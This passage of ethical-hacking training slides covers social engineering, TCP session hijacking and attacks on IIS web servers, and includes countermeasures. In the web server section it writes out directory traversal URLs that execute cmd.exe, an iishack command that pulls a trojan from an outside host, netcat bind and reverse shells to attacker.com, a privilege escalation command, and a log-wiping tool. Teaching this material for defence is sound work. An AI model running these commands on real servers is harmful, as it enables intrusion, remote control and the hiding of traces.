1. Human-based Social Engineering refers to person to person interaction to retrieve the desired information.

2. Computer based Social Engineering refers to having computer software that attempts to retrieve the desired information.

# Human based - Impersonation

Human based social engineering techniques can be broadly categorized into:

⦿ Impersonation

⦿ Posing as Important User

⦿ Third-person Approach

⦿ Technical Support

⦿ In Person

   • Dumpster Diving
   • Shoulder Surfing

# Example

A man calls a company help desk and says he's forgotten his password.

In a panic, he adds that if he misses the deadline on a big advertising project his boss might even fire him.

The help desk worker feels sorry for him and quickly resets the password – unwittingly giving the hacker clear entrance into the corporate network.

# Example

A man is in back of the building loading the company's paper recycling bins into the back of a truck. Inside the bins are lists of employee titles and phone numbers, marketing plans and the latest company financials.

This information is sufficient to launch social engineering attack on the company.

# Computer Based Social Engineering

⦿ **These can be divided into the following broad categories:**

- Mail / IM attachments

- Pop-up Windows

- Websites / Sweepstakes

- Spam Mail

# Reverse Social Engineering

- More advanced method of gaining illicit information is known as "reverse social engineering"

- This is when the hacker creates a persona that appears to be in a position of authority so that employees will ask him for information, rather than the other way around.

- The three parts of reverse social engineering attacks are sabotage, advertising and assisting.

# Policies and Procedures

- Policy is the most critical component to any information security program.

- Good policies and procedures are not effective if they are not taught and reinforced to the employees.

- They need to be taught to emphasize their importance. After receiving training, the employee should sign a statement acknowledging that they understand the policies.

# Security Policies - Checklist

- Account Setup
- Password change policy
- Help desk procedures
- Access Privileges
- Violations
- Employee identification
- Privacy Policy
- Paper documents
- Modems
- Physical Access Restrictions
- Virus control

# Summary

- Social Engineering is the human side of breaking into a corporate network.

- Social Engineering involves acquiring sensitive information or inappropriate access privileges by an outsider.

- Human-based Social Engineering refers to person to person interaction to retrieve the desired information.

- Computer based Social Engineering refers to having computer software that attempts to retrieve the desired information

- A successful defense depends on having good policies in place and diligent implementation.

# Ethical Hacking

Module X

Session Hijacking

# Module Objective

- Spoofing Vs Hijacking

- Types of session hijacking

- TCP/IP concepts

- Performing Sequence prediction

- ACK Storms

- Session Hijacking Tools

# Understanding session hijacking

- Understanding the flow of message packets over the Internet by dissecting the TCP stack.

- Understanding the security issues involved in the use of IPv4 standard

- Familiarizing with the basic attacks possible due to the IPv4 standard.

# Spoofing Vs Hijacking

A spoofing attack is different from a hijack in that an attacker is not actively taking another user offline to perform the attack. he pretends to be another user or machine to gain access.



Bob (Victim)

I am Bob!

Server

# Spoofing Vs Hijacking

With Hijacking an attacker is taking over an existing session, which means he is relying on the legitimate user to make a connection and authenticate. Then take over the session.

Bob logs on to server

Bob
(Victim)

Dial in

Server

I am Bob!

Attacker

# Steps in Session Hijacking

1. Tracking the session

2. Desynchronizing the connection

3. Injecting the attacker's packet

# Types of session Hijacking

There are two types of hijacking attacks:

⊙ Active

- In an active attack, an attacker finds an active session and takes over.

⊙ Passive

- With a passive attack, an attacker hijacks a session, but sits back and watches and records all of the traffic that is being sent forth.

# TCP Concepts 3 Way Handshake

1. Bob Initiates a connection with the server. Bob sends a packet to the server with SYN bit set.

2. The server receives this packet and sends back a packet with the SYN bit and an ISN (Initial Sequence Number) for the server.

3. Bob sets the ACK bit acknowledging the receipt of the packet and increments the sequence number by 1

4. The two machines have successfully established a session.

# Sequence Numbers

- Sequence Numbers are very important to provide reliable communication but they are also crucial to hijacking a session.

- Sequence numbers are a 32-bit counter, which means the value can be any of over 4 billion possible combinations.

- The sequence numbers are used to tell the receiving machine what order the packets should go in when they are received.

- Therefore an attacker must successfully guess the sequence number to hijack a session.

# Programs that perform Session Hijacking

There are several programs available that perform session hijacking.

Following are a few that belongs to this category:

- Juggernaut

- Hunt

- TTY Watcher

- IP Watcher

- T-Sight

# Hacking Tool: Juggernaut

- Juggernaut is a network sniffer that can be used to hijack TCP sessions. It runs on Linux Operating systems.

- Juggernaut can be set to watch for all network traffic or it can be given a keyword like password to look out for.

- The main function of this program is to maintain information about various session connections that are occurring on the network.

- The attacker can see all the sessions and he can pick a session he wants to hijack.

# Hacking Tool: Hunt

http://lin.fsid.cvut.cz/^kra/index.html

- Hunt is a program that can be used to listen, intercept, and hijack active sessions on a network.

- Hunt Offers:

  - Connection management
  - ARP Spoofing
  - Resetting Connection
  - Watching Connection
  - MAC Address discovery
  - Sniffing TCP traffic

# Hacking Tool: TTY Watcher

http://www.cerias.purdue.edu

- ⊙ TTY-watcher is a utility to monitor and control users on a single system.

- ⊙ Sharing a TTY. Anything the user types into a monitored TTY window will be sent to the underlying process. In this way you are sharing a login session with another user.

- ⊙ After a TTY has been stolen, it can be returned to the user as though nothing happened.

  (Available only for Sun Solaris Systems.)

# Hacking Tool: IP watcher

http://engarde.com

- IP watcher is a commercial session hijacking tool that allows you to monitor connections and has active countermeasures for taking over a session.

- The program can monitor all connections on a network allowing an attacker to display an exact copy of a session in real-time, just as the user of the session sees the data.

# T-Sight

http://engarde.com

- T-Sight, an advanced intrusion investigation and response tool for Windows NT and Windows 2000 can assist you when an attempt at a break-in or compromise occurs.

- With T-sight, you can monitor all your network connections (i.e. traffic) in real-time and observe the composition of any suspicious activity that takes place.

- T-Sight has the capability to hijack any TCP sessions on the network.

- Due to security reasons Engarde Systems licenses this software to pre-determined IP address.

# Remote TCP Session Reset Utility

# Dangers posed by Hijacking

1. Most computers are vulnerable

2. Little can be done to protect against it

3. Hijacking is simple to launch

4. Most countermeasures do not work

5. Hijacking is very dangerous.

# Protecting against Session Hijacking

1. Use Encryption

2. Use a secure protocol

3. Limit incoming connections

4. Minimize remote access

5. Have strong authentication.

EC-Council

# Summary

- In the case of a session hijacking an attacker relies on the legitimate user to connect and authenticate and then take over the session.

- In spoofing attack, the attacker pretends to be another user or machine to gain access.

- Successful session hijacking is extremely difficult and only possible when a number of factors are under the attacker's control.

- Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker in the attack.

- A variety of tools exist to aid the attacker in perpetrating a session hijack.

- Session Hijacking could be very dangerous and there is a need for implementing strict countermeasures.

# Ethical Hacking

Module XI

Hacking Web Servers

# Module Objective

⊙ Introduction to Web Servers

⊙ Popular Web Servers and common Vulnerabilities

⊙ Apache Web Server Security

⊙ Sun ONE Web Server Security

⊙ IIS Server Security

⊙ Attacks against Web Servers

⊙ Tools used in Attack

⊙ Countermeasures

# How Web Servers Work

1. The browser breaks the URL into three parts:
   1. The protocol ("http")
   2. The server name ("www.website.com")
   3. The file name ("webpage.html")
2. The browser communicates with a name server, which translates the server name, www.website.com, into an IP address
3. The browser then forms a connection to the Web server at that IP address on port 80.

4. Following the HTTP protocol, the browser sends a GET request to the server, asking for the file http://webpage.html.
5. The server sends the HTML text for the Web page to the browser.
6. The browser reads the HTML tags and formats the page onto the screen.

# Popular Web Servers and Common Security Threats

- Apache Web Server

- IIS Web Server

- Sun ONE Web Server

- Nature of Security Threats in a Web Server Environment.

  - Bugs or Web Server Misconfiguration.

  - Browser-Side or Client Side Risks.

  - Sniffing

  - Denial of Service Attack.

# Apache Vulnerability

- The Apache Week tracks the vulnerabilities in Apache Server. Even Apache has its share of bugs and fixes.

- For instance, consider the vulnerability which was found in the Win32 port of Apache 1.3.20.

  - Long URLs passing through the mod_negative, mod_dir and mode_autoindex modules could cause Apache to list directory contents.

  - The concept is simple but requires a few trial runs.

  - A URL with a large number of trailing slashes:

    - /cgi-bin ////////////////// / // / / / / / // / / / could produce directory listing of the original directory.

# Attacks against IIS

- IIS is one of the most widely used Web server platforms on the Internet.

- Microsoft's Web Server has been the frequent target over the years.

- It has been attacked by various vulnerabilities. Examples include:
  - ::$DATA vulnerability
  - showcode.asp vulnerability
  - Piggy backing vulnerability
  - Privilege command execution
  - Buffer Overflow exploits (IIShack.exe)

# IIS Components

- IIS relies heavily on a collection of DLLs that work together with the main server process, inetinfo.exe, to provide various capabilities.

- Example: Server side scripting, Content Indexing, Web Based printing etc.

- This architecture provides attackers with different functionality to exploit via malicious input.

# ISAPI DLL Buffer Overflows

- One of the most extreme security vulnerabilities associated with ISAPI DLLs is the buffer overflow.

- In 2001, IIS servers were ravaged by versions of the Code Red and Nimda worms which were both based on buffer overflow exploits.

# IPP Printer Overflow

- There is a buffer overflow in IIS within the ISAPI filter that handles .printer files (c:\winnt\system32\msw3prt.dll) that provides support for the Internet Printing Protocol (IPP)

- IPP enables the web-based control of various aspects of networked printers.

- The vulnerability arises when a buffer of approximately 420 bytes is sent within the HTTP host.

  GET /NULL.printer HTTP/1.0 HOST: [buffer]

# Hacking Tool: IISHack.exe

- iishack.exe overflows a buffer used by IIS http daemon, allowing for arbitrary code to be executed.

  c:\ iishack www.yourtarget.com 80 www.yourserver.com/thetrojan.exe

- www.yourtarget.com is the IIS server you're hacking,80 is the port its listening on, www.yourserver.com is some webserver with your trojan or custom script (your own, or another), and /thetrojan.exe is the path to that script.

```
-------(IIS 4.0 remote buffer overflow exploit)-----------------
(c) dark spyrit -- barns@eeye.com.
http://www.eEye.com

[usage: iishack <host> <port> <url>]
eg - iishack www.example.com 80 www.myserver.com/thetrojan.exe
do not include 'http://' before hosts!
--------------------------------------------------------------

No host or IP specified.
```

# IPP Buffer Overflow Countermeasures

- Install latest service pack from Microsoft.

- Remove IPP printing from IIS Server

- Install firewall and remove unused extensions

- Implement aggressive network egress filtering

- Use IISLockdown and URLScan utilities

- Regularly scan your network for vulnerable servers

# ISAPI DLL Source disclosures

- Microsoft IIS 4.0 and 5.0 can be made to disclose fragments of source code which should otherwise be in accessible.

- This is done by appending "+.htr" to a request for a known .asp (or .asa, .ini, etc) file.

- appending this string causes the request to be handled by ISM.DLL, which then strips the '+.htr' string and may disclose part or all of the source of the .asp file specified in the request.

# ISAPI.DLL Exploit

- Here's a sample file called htr.txt that you can pipe through a netcat to exploit the ISAPI.DLL vulnerability.
  - GET /site1/global.asa+.htr HTTP/1.0
  - [CRLF]
  - [CRLF]
- Piping through netcat connected to a vulnerable server produces the following results:
  - c:\ >nc -vv www.victim.com 80 <htr.txt
  - HTTP/1.1 200 OK
  - Server: Microsoft -IIS /5.0
  - <!--filename = global.asa --> ("Profiles_ConnectionString")
  - "DSN=Profiles; UID=Company_user;
  - password=secret" ————————————— Password Revealed

# IIS Directory Traversal

- The vulnerability results because of a canonicalization error affecting CGI scripts and ISAPI extensions (.ASP is probably the best known ISAPI-mapped file type.)

- canonicalization is the process by which various equivalent forms of a name can be resolved to a single, standard name.

- For example, "%c0%af" and "%c1%9c" are overlong representations for ?/? and ?\?

- Thus, by feeding the HTTP request like the following to IIS, arbitrary commands can be executed on the server:

- GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir=c:\ HTTP/1.0

# Unicode

- ASCII characters for the dots are replaced with hexadecimal equivalent (%2E).

- ASCII characters for the slashes are replaced with Unicode equivalent (%c0%af).

- Unicode 2.0 allows multiple encoding possibilities for each characters.

- Unicode for "/": 2f, c0af, e080af, f08080af, f8808080af, .....

- Overlong Unicode are NOT malformed, but not allowed by a correct Unicode encoder and decoder.

- Maliciously used to bypass filters that only check short Unicode.

# IIS Logs

- IIS logs all the visits in log files. The log file is located at <%systemroot%>\logfiles

- Be careful. If you don't use proxy, then your IP will be logged.

- This command lists the log files:

  http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1

# Hacking Tool: IISxploit.exe

This tool automates directory traversal exploit in IIS

# Hacking Tool: execiis-win32.exe

This tool exploits IIS directory traversal and takes command from cmd and executes them on the IIS Server

```
C:\WINDOWS\System32\cmd.exe - execiis-win32 juggyboy.com dir c:\

C:\Documents and Settings\Owner\My Documents\Ethical Hacking Lab Files v2\Modu
11 - Hacking Web Servers>execiis-win32 juggyboy.com dir c:\
iisexec.c : Microsoft IIS CGI Filename Decode Error :
<filip@securax.be>
 -- Socket created.
 -- Connection made.
[GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+
]
```

# Hacking Tool: Unicodeuploader.pl

⊙ Unicode upload creator (unicodeloader.pl) works as follows:

Two files (upload.asp and upload.inc - have them in the same dir as the PERL script) are built in the webroot (or any where else) using echo and some conversion strings. These files allow you to upload any file by simply surfing with a browser to the server.

1. Find the webroot
2. perl unicodeloader target: 80 'webroot'
3. surf to target/upload.asp and upload nc.exe
4. perl unicodexecute3.pl target: 80 'webroot/nc -l -p 80 -e cmd.exe'
5. telnet target 80

Above procedure will drop you into the shell on the box.

# Hacking Tool: cmdasp.asp

- After uploading nc.exe to the web server, you can shovel a shell back to your pc.

- Shoveling a shell back to the attacker's system is easy:

1. Start a netcat listener on the attacker's system:
   c:\>nc.exe -l -p 2002

2. Use cmdasp.asp to shovel a netcat shell back to the listener:

   c:\inetpub\scripts\nc.exe -v -e cmd.exe attacker.com 2002

# Escalating Privileges on IIS

- On IIS 4, the LPC ports can be exploited using hk.exe

- hk.exe will run commands using SYSTEM account on windows pertaining to intruders to simply add the IUSR or IWAM account to the local administrator's group.

```
hk.exe net localgroup administrators
IUSR_machinename /add
```

- Note: LPC port vulnerability is patched on IIS 5.0

# Hacking Tool: iiscrack.dll

- iiscrack.dll works like upload.asp and cmd.asp.

- iiscrack.dll provides a form- based input for attackers to enter commands to be run with SYSTEM privileges.

- An attacker could rename iiscrack.dll to idq.dll, upload the trojan DLL to `c:\inetpub\scripts` using upload.asp and execute it via the web browser using: `http://victim.com/scripts/idq.dll`

- The attacker now has the option to run virtually any command as SYSTEM

# Hacking Tool: ispc.exe

- ISPC.exe is a Win32 client that is used to connect a trojan ISAPI DLL (idq.dll).

- Once the trojan DLL is cpied to the victim webserver (/sripts/idq.dll), the attacker can execute ispc.exe and immediately obtain a remote shell running as SYSTEM.

  ```
  c:\>ispc.exe victim.com/scripts/idq.dll
  80
  ```

# Unspecified Executable Path Vulnerability

- When executables and DLL files are not preceded by a path in the registry (eg. explorer.exe does not have a fixed path by default).

- Windows NT 4.0 / 2000 will search for the file in the following locations in this order:

  - the directory from which the application loaded.

  - the current directory of the parent process,

  - ...\system32

  - ...\system

  - the windows directory

  - the directories specified in the PATH environment variable

# Hacking Tool: CleanIISLog

- This tool clears the log entries in the IIS log files filtered by IP address.

- An attacker can easily cover his trace by removing entries based on his IP address in W3SVC Log Files.

# File System Traversal Counter measures

- Microsoft recommends setting the NTFS ACLS on cmd.exe and several other powerful executables to Administration and SYSTEM: Full Control only.

- Remove executable permission to IUSR account.

- This should stop directory traversal in IIS.

- Apply Microsoft patches and Hotfixes regularly.

# Solution: UpdateExpert

- Update Expert is a Windows administration program that helps you secure your systems by remotely managing service packs and hot fixes.

- Microsoft constantly releases updates for the OS and mission critical applications, which fix security vulnerabilities and system stability problems.

- UpdateExpert enhances security, keeps systems up to date, eliminates sneaker-net, improves system reliability and QoS

# cacls.exe utility

⊙Built-in Windows 2000 utility (cacls.exe) can set access control list (ACLs) permissions globally.

⊙Let's say you want to change permissions on all executable files to System:Full, Administrators:Full,

```
        C:\>cacls.exe c:\myfolder\*.exe /T /G
System:F Administrators:F
```

# Network Tool: Whisker

- Whisker is an automated vulnerability scanning software which scans for the presence of exploitable files on remote Web servers.

- Refer the output of this simple scan given below and you will see Whisker has identified several potentially dangerous files on this IIS5Server

```
c:\>whisker.pl -h victim.com -s scan.db

= - = - = - = - = - = - =
= Host: victim.com
= Server: Microsoft-IIS/5.0
+ 200 OK: GET /whisker.ida
+ 200 OK: GET /whisker.idg
+ 200 OK: HEAD /_vti_inf.html
+ 200 OK: HEAD /_vti_bin/shtml.dll
+ 200 OK: HEAD /_vti_bin/shtml.exe
```

# Network Tool: Stealth HTTP Scanner

http://www nstalker.com/nstealth/

⦿ N-Stealth 5 is an impressive Web vulnerability scanner that scans over 18000 HTTP security issues.

⦿ Stealth HTTP Scanner writes scan results to an easy HTML report.

⦿ N-Stealth is often used by security companies for penetration testing and system auditing, specifically for testing Web servers.
